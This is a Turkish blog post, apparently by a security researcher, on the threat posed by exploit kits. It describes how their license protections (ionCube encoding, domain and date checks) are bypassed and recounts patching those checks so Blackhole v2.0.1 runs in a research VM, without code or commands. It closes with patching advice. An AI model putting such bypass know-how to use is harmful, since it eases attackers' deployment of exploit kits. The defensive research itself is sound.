
İstismar kitlerinin oldukça tehlikeli ve siber saldırılarda sıkça kullanılıyor olması nedeniyle zararlı yazılım analistleri, güvenlik uzmanları, emniyet mensupları için bu istismar kitlerinin sanal ortamlara kurulması, analiz edilmesi ve işleyişlerinin anlaşılması, bilgisayar olaylarına müdahale etme açısından oldukça önemlidir fakat çeşitli sitelerden temin edilen bu istismar kitlerinin kullanılması pek o kadar kolay değildir. İstismar kiti geliştiricileri bu işten para kazandıkları için lisanslamaya

önem vermektedirler dolayısıyla istismar kitlerini kötü adamlara kiralarken veya satarken çeşitli araçlar ile (Örnek: ionCube PHP Encoder) ile istismar kitlerine alan adı bazlı ve zaman bazlı kısıtlamalar koymaktadırlar. Fakat bu kontroller rahatlıkla aşılabildiği için art niyetli kişiler, çeşitli forumlardan temin ettikleri bu istismar kitlerini kurumlara ve kullanıcılara karşı rahatlıkla kullanılabilmektedirler.

Örneğin geçtiğimiz aylarda bir araştırma için sanal makineye Blackhole v2.0.1 istismar kiti kurmam gerektiğinde benim de bu kontrolleri aşmam gerekti. Bunun için öncelikle temin ettiğim Blackhole istismar kitinin hangi internet sitesi için lisanslandığını, bu lisansın hangi tarihe kadar geçerli olduğunu ve bunları kontrol eden fonksiyonları tespit etmem gerekti. Fonksiyonları tespit edip, yamadıktan (patching) sonra sanal makinede bu istismar kitini başarıyla çalıştırabildim.







Özetle istismar kitleri sıkça güncellendiği, yeri geldiğinde kötü adamlara

kiralanabildiđi, forumlardan ücretsiz olarak kolayca temin edilebildiđi için kurumlar ve kullanıcıları için büyük bir tehdit haline gelmiştir. Günümüzde kurumlar, sunucularının yama seviyelerine önem verdikleri gibi kullanıcılarının sistemlerinde yüklü olan ve istismar kitleri tarafından istismar edilen Java, Adobe PDF Reader, Flash gibi uygulamaları da yama seviyelerine önem vermeleri gerekmektedir. Son kullanıcıların yani bizlerin ise istismar kitlerinin hedefi olmamaları adına aynı şekilde işletim sistemlerinin ve diğer uygulamaların yama seviyelerini güncel tutmaları, Browser Scan gibi siteler üzerinden yama seviyelerini ara ara kontrol etmeleri ve güvenlik ürünlerinin imzalarını güncel tutmaları gerekmektedir.

Bir sonraki yazıda görüşmek dileđiyle herkese güvenli günler dilerim.